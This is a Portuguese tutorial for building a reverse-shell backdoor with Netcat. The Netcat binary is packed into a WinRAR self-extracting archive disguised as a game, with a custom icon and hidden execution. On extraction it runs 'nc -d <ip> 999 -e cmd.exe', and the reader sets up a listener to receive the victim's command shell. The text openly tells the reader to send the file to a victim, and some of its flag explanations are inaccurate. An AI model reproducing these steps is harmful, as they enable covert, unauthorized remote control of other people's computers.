

Criando Backdoor com NetCat e Arquivos .sfx

O Netcat é uma ferramenta muito cobiçada. Ele pode ser utilizado desde simples funções de telnet, até um backdoor de conexão reversa. Por estas diversas funções, ele é conhecido também como um “Canivete Suíço” hacker. Na maioria dos sistemas operacionais Linux, o Netcat já vem incluso. Tendo criatividade, pode-se utilizá-lo como diversas técnicas, entre elas um sniffer e até um brute force! Nesta matéria iremos criar um backdoor de conexão reversa, que nos dará acesso à shell, ou seja, o cmd.exe! Também configuraremos um arquivo SFX, o qual conterá o Netcat e o comando após a execução, que será mandado para a vítima como se fosse um servidor.

::: Ferramentas necessárias :::

Para a matéria serão necessárias as seguintes ferramentas:

Netcat: <http://joncraton.org/files/nc111nt.zip>

Winrar: <http://www.baixaki.com.br/download/WinRAR.htm>

::: Instalando o Netcat :::

Para instalar o Netcat, basta extrair os arquivos para a pasta C:\[Windows](#)\System32\


Para chamá-lo, basta ir ao cmd e digitar nc + os comandos

::: O Servidor :::


Após você ter baixado e instalado as ferramentas necessárias, vamos criar o arquivo SFX que é o nosso servidor.

Para isto, selecione o arquivo nc.exe, e com o botão direito do mouse, clique em Adicionar para o arquivo...

Criando Backdoor com NetCat e Arquivos .sfx




Em Nome do arquivo, escolha um nome para o arquivo (sem tirar a extensão), no meu caso coloquei "Game". Depois no canto inferior direito, marque a opção Criar arquivo SFX.



Depois, na aba Avançado clique em Opções SFX...

Criando Backdoor com NetCat e Arquivos .sfx



Irá abrir a janela Opções avançadas do SFX. Na aba Geral siga os seguintes procedimentos. No campo de texto Caminho para extração digite C:\Windows\System32\ que é o diretório para instalar o Netcat.

Depois, no campo de texto Executar após a extração digite:

```
nc -d 127.0.0.1 999 -e cmd.exe
```

Agora vamos explicar...


O comando -d fará o Netcat rodar em modo background

Onde eu coloquei 127.0.0.1 você deverá colocar seu ip


O 999 é a porta utilizada, que poderá ser a sua escolha

O comando -e cmd.exe fará executar o cmd.exe ao ser executado... ou seja, você obterá a shell da vítima.

Criando Backdoor com NetCat e Arquivos .sfx




Na aba Métodos marque a opção Ocultar tudo




Depois, na aba Atualizar em Método de atualização marque Extrair e substituir arquivos. Mais embaixo, em Métodos de substituição marque a opção Substituir todos os arquivos

Criando Backdoor com NetCat e Arquivos .sfx



Agora podemos personalizar um pouco nosso servidor. Para isto iremos modificar o ícone... Na aba Texto e Ícone em cima do campo de texto Carregar ícone SFX do arquivo clique no botão Procurar para procurar o ícone. No meu caso utilizarei um dado



Agora que terminamos de configurar o SFX podemos clicar no OK para aplicarmos as configurações e novamente em OK para criarmos o arquivo!

Podem ver no desktop que foi criado o arquivo Game.sfx!

Pronto, temos o servidor pronto!

Criando Backdoor com NetCat e Arquivos .sfx

::: Cliente :::

Agora que nosso servidor está pronto, temos que deixar o Netcat em escuta na porta que escolhemos no servidor. No meu caso foi a porta 999.

Para isto, devemos abrir o cmd, e digitar:

```
nc -L -n -p 999 -vv
```

Vamos explicar agora o código!

O comando -L irá entrar em modo de escuta, e se a conexão encerrar, tentará reconectar.

O comando -n determina que pode ser utilizado apenas números.


O -p 999 é para determinar a porta.

O -vv é para preparar a conexão quando fechada.

Depois de deixar o Netcat em modo de escuta na porta 999 irá aparecer a seguinte mensagem:

Listening on [any] 999...

Abaixo tem a imagem demonstrando.

A screenshot of a terminal window with a black background. The text 'listening on [any] 999 ...' is displayed in green. A small white cursor is visible on the line below the text.

Feito isso, você pode enviar para a vítima o arquivo SFX, e então terá acesso ao cmd dela.